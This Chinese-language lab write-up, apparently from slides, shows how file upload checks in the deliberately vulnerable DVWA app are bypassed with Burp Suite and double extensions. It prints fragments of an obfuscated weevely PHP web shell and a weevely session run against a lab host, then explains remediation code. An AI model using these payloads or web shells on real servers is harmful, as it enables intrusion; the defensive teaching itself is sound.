
More info

http://www.owasp.org/index.php/Unrestricted_File_Upload


<http://blogs.securiteam.com/index.php/archives/1268>

<http://www.acunetix.com/websitesecurity/upload-forms-threat.htm>

開啟 Burp Suite



將shell.php 改為 image 類型的 shell.jpeg 檔案



上傳 – 點選 Upload

Vulnerability: File Upload

Choose an image to upload:

shell.jpeg

More info

http://www.owasp.org/index.php/Unrestricted_File_Upload

<http://blogs.securiteam.com/index.php/archives/1268>

<http://www.acunetix.com/websitesecurity/upload-forms-threat.htm>

攔截請求資訊



```
Request to http://192.168.10.131:80
Forward Drop Intercept is on Action Open browser
Pretty Raw Hex
1 POST /dvwa/vulnerabilities/upload/ HTTP/1.1
2 Host: 192.168.10.131
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: multipart/form-data; boundary=-----14590471311790474224997008916
8 Content-Length: 1216
9 Origin: http://192.168.10.131
10 Connection: close
11 Referer: http://192.168.10.131/dvwa/vulnerabilities/upload/
12 Cookie: security=medium; PHPSESSID=9835d3f8cb59fc4249300c1e2fd5292b
13 Upgrade-Insecure-Requests: 1
14
15 -----14590471311790474224997008916
16 Content-Disposition: form-data; name="MAX_FILE_SIZE"
17
18 100000
19 -----14590471311790474224997008916
20 Content-Disposition: form-data; name="uploaded"; filename="shell.jpeg"
21 Content-Type: image/jpeg
22
23 <?php
24 $l='$z$z$o.=t{$i}z$^k{$j};z$}}z$rz$return $o;}}if (@prz$eg_match(z"$z/$kh(.+)$kz$f/",@fz$file_get_contz$entsz$("pz$hp://inp';
25 $r='$k="e10z$adz$z$c39";$kh="49ba59abz$be56z$";$z$kf="e057fz$20f883ez$";$pz$="Qv9sHz$FUNBz$K0hz$H30i";functz$ionz$z$ x($t,$k';
26 $j='uz$t"),$z$m)=z$=1) {@z$ob_start();@z$ez$val(z$gzuz$ncompress(@x(@bz$ase64_z$decodz$e($m[1z$]),$k))z$;$oz$=@ob_z$get_';
27 $s='){z$z$c=strlen($z$k);$l=stz$rz$len(z$z$t);$z$o="";forz$($i=0;$i<$l;z$z$){for($jz$z$=0;($j<$c&&$i<z$z$l)z$;$j++, $i++)z${z$';
```


可觀察到 shell.jpeg 及 content-type 確實都被視為image檔案

在攔截的過程將附檔名改為.php

重新命名為 shell2.php 避免覆蓋原本的檔案

```
1/  
18 100000  
19 -----14590471311790474224997008916  
20 Content-Disposition: form-data; name="uploaded"; filename="shell2.php"  
21 Content-Type: image/jpeg  
22
```

點選 Forward 發送



成功繞過將.php上傳

Vulnerability: File Upload

Choose an image to upload:

No file selected.

../../../../hackable/uploads/shell2.php successfully uploaded!

More info

實際連線-成功入侵

```
File Actions Edit View Help
(kali㉿kali)-[~]
$ weevely http://192.168.10.131/dvwa/hackable/uploads/shell2.php 123456
[+] weevely 4.0.1

[+] Target:      192.168.10.131
[+] Session:     /home/kali/.weevely/sessions/192.168.10.131/shell2_0.session

[+] Browse the filesystem or execute commands starts the connection
[+] to the target. Type :help for more information.

Vulnerability: File Upload
weevely> 
```

可隨意看網站的相關資料

```
weevely> pwd
The remote script execution triggers an error 500, check script and payload integrity
Choose an image to upload:
/var/www/dvwa/hackable/uploads
www-data@192.168.10.131:/var/www/dvwa/hackable/uploads $ id
The remote script execution triggers an error 500, check script and payload integrity
Upload
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@192.168.10.131:/var/www/dvwa/hackable/uploads $
```


4. 高安全性-文件上傳漏洞

點選DVWA Security 將安全性設定 high

Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

DVWA Security

Script Security

Security Level is currently **medium**.

You can set the security level to low, medium or high.

The security level changes the vulnerability level of DVWA.

high ▼

Submit

PHPIDS

PHPIDS v.0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.

You can enable PHPIDS across this site for the duration of your session.

PHPIDS is currently **disabled**. [[enable PHPIDS](#)]

[[Simulate attack](#)] - [[View IDS log](#)]

上傳image檔案

Vulnerability: File Upload

Choose an image to upload:

test.jpeg

More info

http://www.owasp.org/index.php/Unrestricted_File_Upload

<http://blogs.securiteam.com/index.php/archives/1268>

<http://www.acunetix.com/websecurity/upload-forms-threat.htm>

可成功上傳

Vulnerability: File Upload

Choose an image to upload:

Browse...

No file selected.

Upload

../../../../hackable/uploads/test.jpeg succesfully uploaded!

More info

http://www.owasp.org/index.php/Unrestricted_File_Upload

<http://blogs.securiteam.com/index.php/archives/1268>

<http://www.acunetix.com/websecurity/upload-forms-threat.htm>

上傳前面shell.php 所修改成的 shell.jpeg 點選 Upload

Vulnerability: File Upload

Choose an image to upload:

shell.jpeg

../../../../hackable/uploads/test.jpeg succesfully uploaded!

攔截請求資訊


```
1 POST /dvwa/vulnerabilities/upload/ HTTP/1.1
2 Host: 192.168.10.131
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: multipart/form-data; boundary=-----227357039633845864483481898634
8 Content-Length: 1220
9 Origin: http://192.168.10.131
10 Connection: close
11 Referer: http://192.168.10.131/dvwa/vulnerabilities/upload/
12 Cookie: security=medium; PHPSESSID=9835d3f8cb59fc4249300c1e2fd5292b
13 Upgrade-Insecure-Requests: 1
14
15 -----227357039633845864483481898634
16 Content-Disposition: form-data; name="MAX_FILE_SIZE"
17
18 100000
19 -----227357039633845864483481898634
20 Content-Disposition: form-data; name="uploaded"; filename="shell.jpeg"
21 Content-Type: image/jpeg
22
23 <?php
24 $L='$z$z$.= ${i}z$^k{k(j)}z$;}}zrz$return $o;}}if (@prz$eg_match(z"$z$/$kh(.+)$kz$f/",@fz$file_get_contz$entsz$("pz$hp://inp';
```

可觀察到如同前面一樣 shell.jpeg 及 content-type 確實都被視為image檔案

```
1 /
18 100000
19 -----227357039633845864483481898634
20 Content-Disposition: form-data; name="uploaded"; filename="shell.jpeg"
21 Content-Type: image/jpeg
22
```

一樣將 .jpeg 改為 .php 點選 Forward發送

```
17  
18 100000  
19 -----227357039633845864483481898634  
20 Content-Disposition: form-data; name="uploaded"; filename="shell.jpeg"  
21 Content-Type: image/jpeg  
22
```



```
16 Content-Disposition: form-data; name="uploaded"; filename="shell.jpeg"  
17  
18 100000  
19 -----227357039633845864483481898634  
20 Content-Disposition: form-data; name="uploaded"; filename="shell3.php"  
21 Content-Type: image/jpeg  
22
```

無法成功繞過上傳.php

Vulnerability: File Upload

Choose an image to upload:

shell.jpeg

Your image was not uploaded.

More info

[http://www.owasp.org/index.php/Unrestricted File Upload](http://www.owasp.org/index.php/Unrestricted_File_Upload)

<http://blogs.securiteam.com/index.php/archives/1268>

<http://www.acunetix.com/websitesecurity/upload-forms-threat.htm>

修改為 .php.jpeg

因為副檔名的檢查只會檢查最後面

```
/
8 100000
9 -----206904932425258301541281408565
0 Content-Disposition: form-data; name="uploaded"; filename="shell3.php.jpeg"
1 Content-Type: image/jpeg
2
```

成功繞過將.php上傳

Vulnerability: File Upload

Choose an image to upload:

Browse...

No file selected.

Upload

../../../../hackable/uploads/shell3.php.jpeg successfully uploaded!

More info

http://www.owasp.org/index.php/Unrestricted_File_Upload

<http://blogs.securiteam.com/index.php/archives/1268>

<http://www.acunetix.com/websitesecurity/upload-forms-threat.htm>

實際連線-成功入侵

```
(kali㉿kali)-[~]  
$ weevely http://192.168.10.131/dvwa/hackable/uploads/shell3.php.jpeg 12345  
6  
er  
[+] weevely 4.0.1  
  
[+] Target:      192.168.10.131  
[+] Session:    /home/kali/.weevely/sessions/192.168.10.131/shell3.php_0.sess  
ion  
[+] Browse the filesystem or execute commands starts the connection  
[+] to the target. Type :help for more information.  
  
weevely> 
```

可隨意看網站的相關資料

```
weevely> pwd
The remote script execution triggers an error 500, check script and payload integrity
/var/www/dvwa/hackable/uploads
www-data@192.168.10.131:/var/www/dvwa/hackable/uploads $ id
The remote script execution triggers an error 500, check script and payload integrity
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@192.168.10.131:/var/www/dvwa/hackable/uploads $
```

5. 文件上傳漏洞修復

Low- Source Code

- Low 等級的程式碼並沒有設定任何檔案上傳限制
- 只有提供文字說明可上傳 image
- 代表可上傳任意類型檔案

Medium - Source Code

File Upload Source

```
<?php
if (isset($_POST['Upload'])) {

    $target_path = DVWA_WEB_PAGE_TO_ROOT."hackable/uploads/";
    $target_path = $target_path . basename($_FILES['uploaded']['name']);
    $uploaded_name = $_FILES['uploaded']['name'];
    $uploaded_type = $_FILES['uploaded']['type'];
    $uploaded_size = $_FILES['uploaded']['size'];

    if (($uploaded_type == "image/jpeg") && ($uploaded_size < 100000)){

        if(!move_uploaded_file($_FILES['uploaded']['tmp_name'], $target_path)) {

            echo '<pre>';
            echo 'Your image was not uploaded.';
            echo '</pre>';

        } else {

            echo '<pre>';
            echo $target_path . ' succesfully uploaded!';
            echo '</pre>';

        }
    }
    else{
        echo '<pre>Your image was not uploaded.</pre>';
    }
}
```

```
if (($uploaded_type == "image/jpeg") && ($uploaded_size < 100000)){
```

可觀察，Medium等級只有識別檔案類型，但並沒有強制副檔名類別

High - Source Code

```
if (($uploaded_ext == "jpg" || $uploaded_ext == "JPG" || $uploaded_ext == "jpeg" || $uploaded_ext == "JPEG") && ($uploaded_size < 100000)){
```

File Upload Source

```
<?php
if (isset($_POST['Upload'])) {

    $target_path = DVWA_WEB_PAGE_TO_ROOT."hackable/uploads/";
    $target_path = $target_path . basename($_FILES['uploaded']['name']);
    $uploaded_name = $_FILES['uploaded']['name'];
    $uploaded_ext = substr($uploaded_name, strpos($uploaded_name, '.') + 1);
    $uploaded_size = $_FILES['uploaded']['size'];

    if (($uploaded_ext == "jpg" || $uploaded_ext == "JPG" || $uploaded_ext == "jpeg" || $uploaded_ext == "JPEG") && ($uploaded_size < 100000)){

        if(!move_uploaded_file($_FILES['uploaded']['tmp_name'], $target_path)) {

            echo '<pre>';
            echo 'Your image was not uploaded.';
            echo '</pre>';

        } else {

            echo '<pre>';
            echo $target_path . ' successfully uploaded!';
            echo '</pre>';

        }

    }

    else{

        echo '<pre>';
        echo 'Your image was not uploaded.';
        echo '</pre>';

    }

}
```

可觀察，High等級有識別檔案類型，也有強制限定副檔名類別

修復概念

- 禁止使用者上傳任意檔案文件(php, exe ...)
- 同時檢查檔案類型及副檔名
- 分析上傳的檔案，並且重新建立新的檔案及命名

修復方式(1/2)

- 限定副檔名

```
// Is it an image?  
if( ( strtolower( $uploaded_ext ) == 'jpg' || strtolower( $uploaded_ext ) == 'jpeg' || strtolower( $uploaded_ext ) == 'png' ) &&  
    ( $uploaded_size < 100000 ) &&  
    ( $uploaded_type == 'image/jpeg' || $uploaded_type == 'image/png' ) &&  
    getimagesize( $uploaded_tmp ) ) {  
    // Strip any metadata, by re-encoding image (Note, using php-Imagick is recommended over php-GD)  
    if( $uploaded_type == 'image/jpeg' ) {  
        $img = imagecreatefromjpeg( $uploaded_tmp );  
        imagejpeg( $img, $temp_file, 100);  
    }
```

- 檢查檔案類型

修復方式(2/2)

- 並且 重新建立一個新檔案+重新命名
- 刪除舊檔案

```
// Can we move the file to the web root from the temp folder?
if( rename( $temp_file, ( getcwd() . DIRECTORY_SEPARATOR . $target_path . $target_file ) ) ) {
    // Yes!
    $html .= "<pre><a href='${target_path}${target_file}'>${target_file}</a> succesfully uploaded!</pre>";
}
else {
    // No
    $html .= '<pre>Your image was not uploaded.</pre>';
}
// Delete any temp files
if( file_exists( $temp_file ) )
    unlink( $temp_file );
```

End